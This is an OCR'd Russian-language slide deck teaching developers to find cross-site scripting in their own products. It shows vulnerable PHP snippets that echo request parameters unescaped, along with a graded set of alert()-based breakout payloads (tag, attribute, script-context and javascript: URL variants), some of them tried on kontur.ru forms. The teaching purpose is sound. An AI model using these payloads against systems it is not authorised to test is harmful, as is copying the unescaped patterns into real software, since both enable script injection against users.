XSSни свой продукт

продвинутое тестирование безопасности

Иван Румак

Занимаюсь безопасностью

Программа

Поговорим про XSS

Создадим универсальный пейлоад для поиска XSS

Завтра – призы и разбор заданий

Нафига?

XSS (Cross-Site Scripting) –
это когда хакер может выполнить
произвольный javascript в браузере
жертвы в контексте вашего сайта

XSS – причины

1. при генерации html-страницы, когда в код подтягиваются:
   - любые данные из БД, ранее указанные пользователем – stored XSS
   - параметры из урла/тела запроса – reflected XSS
   - значения http заголовков, куки – нужен mitm или другой баг (не сегодня)
2. при изменении страницы джаваскриптом (про это в другой раз):
   - postMessage
   - InnerHTML, $().html(), document.write
   - location.hash...

XSS – методология

1. пейлоад во все поля/параметры
2. рано или поздно выполнится alert()


Защищено
https://focus.kontur.ru/search?country=ru&query=<script>alert%28%29<%2Fscript>
Сервисы
123
полезные штуки
6
Dply
IP converter
yo
контур.фокус
<script>alert()</script>
Организаций по запросу «<script>alert()</script>» не найдено

https://kontur.ru/search?query=qweqwe&site=portal

контур

Все продукты Техподдержка Вход в сервисы

Поиск

kontur.ru qweqwe Найдено 0 результатов Найти


Все разделы сайта


kontur.ru

Для бухгалтера


Искомая комбинация слов нигде не встречается.
Попробуйте использовать другие ключевые слова или расширить фильтр.

F12 -> Ctrl+F -> "qweqwe"


Все продукты
Техподдержка
Вход в серв
kontur.ru
qweqwe
Найдено 0 результатов
На
Все разделы сайта
Искомая комбинация слов нигде не встречается.
Попробуйте использовать другие ключевые слова или расширить фильтр.
Elements
Console
Sources
Network
Performance
<!doctype html>
<html class="tdc js_on" prefix="og: http://ogp.me/ns#
ya: http://webmaster.yandex.ru/vocabularies/">
<head>
<meta http-equiv="X-UA-Compatible" content="IE=edge">
<meta http-equiv="Content-Type" content="text/html;
charset=utf-8">
<meta http-equiv="PICS-Label" content="(PICS-1.1 "http://
www.icra.org/pics/vocabularyv03/" l gen true r (n 0 s 0 v 0 l
0) "http://www.icra.org/ratingsv02.html" l gen true r (nz 1 vz
1 lz 1 oz 1 cz 1) "http://www.rsac.org/ratingsv01.html" l gen
true r (n 0 s 0 v 0 l 0))">
<meta name="viewport" content="width=1024">
<link rel="manifest" href="/theme/ver-809946790/layout/push-
notifications/json/manifest.json">
<meta content="Поиск по порталу kontur.ru" name="description">
<link href="https://kontur.ru/search?query=qweqwe" rel=
"canonical">
<meta content="summary" name="twitter:card">
<meta content="@skbkontur" name="twitter:site">
<meta content="@skbkontur" name="twitter:creator">
<meta content="article" property="og:type">
<meta content="https://kontur.ru/search?
query=qweqwe&site=portal" property="og:url">
<meta content="Результаты поиска" property="og:title">
<meta content="СКБ Контур" property="og:site_name">
<meta content="Поиск по порталу kontur.ru" property="og:
description">
<meta content="https://kontur.ru/theme/ver-809946790/common/
images/logo_social.png" property="og:image">
<link href="https://kontur.ru/theme/ver-809946790/common/
images/logo_social.png" rel="image_src">
<title>Результаты поиска – СКБ Контур</title>
<link href="/theme/ver-809946790/images/favicon.ico" rel=
html.tdc.js_on
head
script#topmailru-code
qweqwe
1 of 17
Cancel


Напишите нам
Предложение, замечание, просьба или вопрос.
"></script><script>alert()</script>
Электронная почта:
rumak@skbkontur.ru
Отправить
Закрыть

<script>alert()</script>



XSS – Level 0

```
<p>
Привет, <?php echo($_GET["name"]); ?>!
<p>
```

XSS: между тэгами разметки

/page.php?name=<script>alert()</script>

```
<p>
Привет, <script>alert()</script>!
<p>
```

XSS: между тэгами разметки

```
<p>
Привет, <?php $sql=...; echo($sql); ?>!
<p>
```

XSS: между тэгами разметки

```
<p>
Привет, Вася<script>alert()</script>!
<p>
```

XSS: между тэгами разметки

```
<form action="page.php" method="POST">
<input name="name" value="<?php echo($_GET["name"]); ?>">!
</form>
```


XSS: внутри значения аттрибута

/page.php?name="><script>alert()</script>

```
<form action="page.php" method="POST">
<input name="name" value=""><script>alert()</script>">!
</form>
```

XSS: внутри значения аттрибута

"><script>alert()</script>



XSS – Level 1

```
<html>
<head>
<title>Привет, <?php echo($_GET["name"]); ?></title>
</head>
<body>
</body>
</html>
```

XSS: между специфичных тэгов

/page.php?name="><script>alert()</script>

```
<html>
<head>
<title>Привет,"><script>alert()</script></title>
</head>
<body>
</body>
</html>
```

XSS: между специфичных тэгов

/page.php?name="><script>alert()</script>

```
<html>
<head>
<title>Привет,"><script>alert()</script></title>
</head>
<body>
</body>
</html>
```

Сработает?

XSS: между специфичных тэгов

/page.php?name="><script>alert()</script>

НЕТ!

```
<html>
<head>
<title>Привет,"><script>alert()</script></title>
</head>
<body>
</body>
</html>
```

XSS: между специфичных тэгов

/page.php?name="></title><script>alert()</script>

```
<html>
<head>
<title>Привет,"></title><script>alert()</script>
</title>
</head>
<body>
</body>
</html>
```

XSS: между специфичных тэгов

"></title><script>alert()</script>

```
<script>
var name="<?php echo($_GET["name"]); ?>";
</script>
```

XSS: между специфичных тэгов

/page.php?name="></title><script>alert()</script>

```
<script>
var name=""></title><script>alert()</script>";
</script>
```

XSS: между специфичных тэгов


/page.php?name="></script></title><script>alert()</script>

```
<script>
var name=""></script></title><script>alert()</script>";
</script>
```

XSS: между специфичных тэгов

"></title></script><script>alert()</script>

+ </style></noscript></textarea>...(по ситуации)



XSS – Level 2

```
<form action="page.php" method="POST">
<input name="name" value="<?php echo($_GET["name"]); ?>">!
</form>
```

XSS: особенности HTML

```
<form action='page.php' method='POST'>
<input name='name' value='<?php echo($_GET["name"]); ?>'>!
</form>
```

XSS: особенности HTML

"></title></script><script>alert()</script>

```
<form action='page.php' method='POST'>
<input name='name' value='<%..UrlParam("name").replaceAll(">","&gt;")..%>'>!
</form>
```

XSS: внутри значения аттрибута

/page.php?name='><script>alert()</script>

```
<form action='page.php' method='POST'>
<input name='name' value=''&gt;<script&gt;alert()</script&gt;'>!
</form>
```

XSS: внутри значения аттрибута

/page.php?name='%20autofocus%20onfocus='alert();

```
<form action='page.php' method='POST'>
<input name='name' value='' autofocus onfocus='alert();'>!
</form>
```

(autofocus onfocus не будут работать если у инпута type=hidden)

XSS: внутри значения аттрибута

```
<script>
var name="<?php echo($_GET["name"]); ?>";
</script>
```

XSS: внутри тэга script

/page.php?name=";+alert();//

```
<script>
var name=""; alert();//";
</script>
```

XSS: внутри тэга script

```
<a href="<?php echo($_GET["returnUrl"]); ?>">Вернуться</a>
```

XSS: внутри ссылки

/page.php?returnUrl=javascript:alert()

```
<a href="javascript:alert()">Вернуться</a>
```

XSS: внутри ссылки

/page.php?returnUrl=%20javascript:alert()

Вернуться

Сработает?

XSS: внутри ссылки

/page.php?returnUrl=%20javascript:alert()

ДА!

Вернуться

XSS: внутри ссылки


/page.php?returnUrl=%09javascript:alert()

Вернуться

